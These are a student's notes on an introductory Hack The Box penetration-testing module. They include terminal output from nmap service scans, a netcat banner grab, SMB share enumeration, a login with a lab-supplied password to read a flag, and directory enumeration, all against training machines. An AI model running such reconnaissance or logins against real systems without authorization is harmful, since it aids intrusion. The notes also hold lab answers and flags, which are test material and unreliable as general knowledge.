

ISSACK WAITHAKA
cs-sa07-24085

Info sec overview

- It is the practice of protecting data from unauthorized access
- Risk management focus on implementation of policies without negatively affecting an organizations business operations
- Red team focuses on attacking, breaking into an organizations to identify potential vulnerabilities while blue team focuses on defending, by analyzing the risks. Coming up with policies etc.
- A pentester helps an organization identify risks in its networks

Getting started with a pentest Distro


- The choice for a distro is for personal preferences
- We can set up our distro as the base os or dual boot or even install it virtually
- In this module I started the HTB machine to become familiar with it

Staying Organized

- When attacking, we should have a clear folder to save data from the attack
- Note taking is very crucial when doing a pentest. Some of the note taking tools in linux include cherrytree, vscode etc.

Connecting Using VPN

- A virtual private network (VPN) allows us to connect to a private network and access resources as if we are directly connected to the target private network
- I connected to the HTB vpn



```
dylan@kali: ~/Downloads
File Actions Edit View Help
$ sudo openvpn academy-regular.ovpn
2024-05-23 05:06:14 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sending
w-compression yes" is also set.
2024-05-23 05:06:14 Note: --data-cipher-fallback with cipher 'AES-128-CBC' disables data channel offload.
2024-05-23 05:06:14 OpenVPN 2.6.9 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PTKINFO] [AEAD] [DCO]
2024-05-23 05:06:14 library versions: OpenSSL 3.2.2-dev , LZO 2.10
2024-05-23 05:06:14 DCO version: N/A
2024-05-23 05:06:14 TCP/UDP: Preserving recently used remote address: [AF_INET]154.57.164.100:1337
2024-05-23 05:06:14 Socket Buffers: R=[212992→212992] S=[212992→212992]
2024-05-23 05:06:14 UDPv4 link local: (not bound)
2024-05-23 05:06:14 UDPv4 link remote: [AF_INET]154.57.164.100:1337
2024-05-23 05:06:15 TLS: Initial packet from [AF_INET]154.57.164.100:1337, sid=7450597c 6748bfc4
2024-05-23 05:06:15 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2024-05-23 05:06:15 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: eu-academy-1 Issuing CA
2024-05-23 05:06:15 VERIFY KU OK
2024-05-23 05:06:15 Validating certificate extended key usage
2024-05-23 05:06:15 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
2024-05-23 05:06:15 ++ Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
2024-05-23 05:06:15 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-05-23 05:06:15 VERIFY EKU OK
2024-05-23 05:06:15 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=eu-academy-1
2024-05-23 05:06:15 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer temporary key: 253 bi
ts X25519
2024-05-23 05:06:15 [eu-academy-1] Peer Connection Initiated with [AF_INET]154.57.164.100:1337
2024-05-23 05:06:15 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-05-23 05:06:15 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-05-23 05:06:16 SENT CONTROL [eu-academy-1]: 'PUSH_REQUEST' (status=1)
2024-05-23 05:06:16 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,explicit-exit-not
ify,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:beef:2::105c/64 dead:beef:2::1,ifconfig 10.10.14.94 255.255.254.0,pee
r-id 51,cipher AES-256-CBC'
2024-05-23 05:06:16 OPTIONS IMPORT: --ifconfig/up options modified
2024-05-23 05:06:16 OPTIONS IMPORT: route options modified
2024-05-23 05:06:16 OPTIONS IMPORT: route-related options modified
2024-05-23 05:06:16 net_route_v4_best_gw query: dst 0.0.0.0
2024-05-23 05:06:16 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2024-05-23 05:06:16 ROUTE_GATEWAY 192.168.1.1/255.255.255.0 IFACE=eth0 HWADDR=34:e6:d7:12:fc:66
2024-05-23 05:06:16 GDG6: remote_host_ipv6=n/a
2024-05-23 05:06:16 net_route_v6_best_gw query: dst ::
2024-05-23 05:06:16 sitnl_send: rtnl: generic error (-101): Network is unreachable
2024-05-23 05:06:16 ROUTE6: default_gateway=UNDEF
2024-05-23 05:06:16 TUN/TAP device tun0 opened
```

Common terms

- Shell is a program that takes input from the user via a keyboard and passes these commands to the os to perform a specific function
- Bourne Again Shell (Bash) is used as a shell to interact with the OS
- Port are virtual points where network begins and end
- Each port has a number which is used to access specific services or applications running on target devices

Basic tools

- Secure shell(ssh) it a protocol on port 22 that allows access to a computer remotely
- Netcat is a utility for interacting with TCP/UDP ports, but it is mainly used for connecting to shells.
- Vim is a text editor that can be used to write code or editing files

Optional exercise

1.

Waiting to start...

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Target: **94.237.49.212:51431** 🔄

Life Left: 88 minute(s)

Apply what you learned in this section to grab the banner of the above server and submit it as the answer.

Submit

Reveal Answer

- I ran Netcat to connect to port 51431 which was provided and it sent us a banner

```
dylan@kali: ~/Downloads
File Actions Edit View Help
(dylan@kali)~[~/Downloads]
$ ping 94.237.49.212
PING 94.237.49.212 (94.237.49.212) 56(84) bytes of data:
64 bytes from 94.237.49.212: icmp_seq=1 ttl=42 time=153 ms
64 bytes from 94.237.49.212: icmp_seq=2 ttl=42 time=153 ms
^C
--- 94.237.49.212 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 152.619/152.700/152.782/0.081 ms

(dylan@kali)~[~/Downloads] $ netcat 94.237.49.212 51431
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1

(dylan@kali)~[~/Downloads] $
```

The screenshot shows a Kali Linux terminal window. The user runs a ping command to 94.237.49.212, which succeeds. Then, the user runs a netcat command: `netcat 94.237.49.212 51431`. A red arrow points to this command. The netcat connection receives an SSH banner: `SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1`. The terminal window also shows a sidebar with various links like 'Modules', 'Problem Solving', and 'My Workstation'.

Service Scanning

- Service is a program running on a computer that perform useful functions
- Ips are used to uniquely identify a computer on a networks
- Nmap is one of the tool used to scan and gather more information about a target device
- To specify sripts we use -sC

Questions

1.

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: 10.129.161.27 🔄

Life Left: 116 minute(s) + Terminate ✕

+1 📦 Perform an Nmap scan of the target. What does Nmap display as the version of the service running on port 8080?

Apache Tomcat

Submit Hint

```
(dylan@kali) - [~/Downloads]
$ nmap -sV 10.129.161.27
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 05:37 EAT
Nmap scan report for 10.129.161.27
Host is up (0.15s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.3
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn    Samba smbd 4.6.2
445/tcp   open  netbios-ssn    Samba smbd 4.6.2
2323/tcp  open  telnet         Linux telnetd
8080/tcp  open  http           Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.03 seconds

(dylan@kali) - [~/Downloads]
$
```

2.

+ 0 Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.

2323

Submit Hint

- I performed an nmap scan and got

```
File Actions Edit View Help
dylan@kali: ~/Downloads
$ sudo nmap -sV 10.129.161.27
[sudo] password for dylan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 06:26 EAT
Nmap scan report for 10.129.161.27
Host is up (0.15s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.3
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn    Samba smbd 4.6.2
445/tcp   open  netbios-ssn    Samba smbd 4.6.2
2323/tcp  open  telnet         Linux telnetd
8080/tcp  open  http           Apache Tomcat
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds

dylan@kali:~/Downloads$
dylan@kali:~/Downloads$
```

3.

+ 1 List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.

d0eece590f3284c3866305eb2473d099

- To list the share available I used

```
(dylan@kali)~[/Downloads]
$ smbclient -N -L \\\10.129.161.27

Sharename      Type      Comment
-----
print$         Disk      Printer Drivers (academy-ovpn)
users          Disk      Users (academy-ovpn)
IPC$           IPC       IPC Service (gs-svcscan server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.
smbcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.129.161.27 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(dylan@kali)~[/Downloads]
$
```

- The next step was to connect available shares to bob, I used Welcome1 as the password which was provided in the notes

```
(dylan@kali)~[/Downloads]
$ smbclient -U bob \\\10.129.161.27\users
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
flag
bob
cd
4062912 blocks of size 1024. 1276156 blocks available
smb: \> cd flag\
smb: \flag> ls
.
..
flag.txt
4062912 blocks of size 1024. 1276156 blocks available
smb: \flag> get flag.txt
getting file \flag\flag.txt of size 33 as flag.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \flag> ^c

(dylan@kali)~[/Downloads]
$ ls
Telegram 'Telegram Desktop'  academy-regular.ovpn  code_1.89.1-1715060508_amd64.deb  flag.txt  google-chrome-stable_current_amd64.deb  tsetup.5.0.1.tar.xz

(dylan@kali)~[/Downloads]
$ cat flag.txt
dcece590f3284c3866305eb2473d099

(dylan@kali)~[/Downloads]
$
```

Web Enumeration

- Gobuster or ffuf are tools used to discover hidds directories or files on a webserver.
- gobuster dir -u http://<ip> -w <wordlists>

Questions

1.


Life Left: 77 minute(s)



+1 📦 Try running some of the web enumeration techniques you learned in this section on the server above, and use the info you get to get the flag.


HTB{w3b_3num3r4710n_r3v3r5_53cr375}

Submit Hint

I went to look for files that are not supposed to be accessed which are stored in the robots.txt. I found the admin file page and decided to explore it more further









Public Exploits

- After identifying running services in ports using nmap, the next step is to look for any applications/services that have any public exploits
- We can google for the application name with exploit to see any results
- We can also use a tool called searchsploit.
- Metasploit contains many built-in exploits for many public vulnerabilities

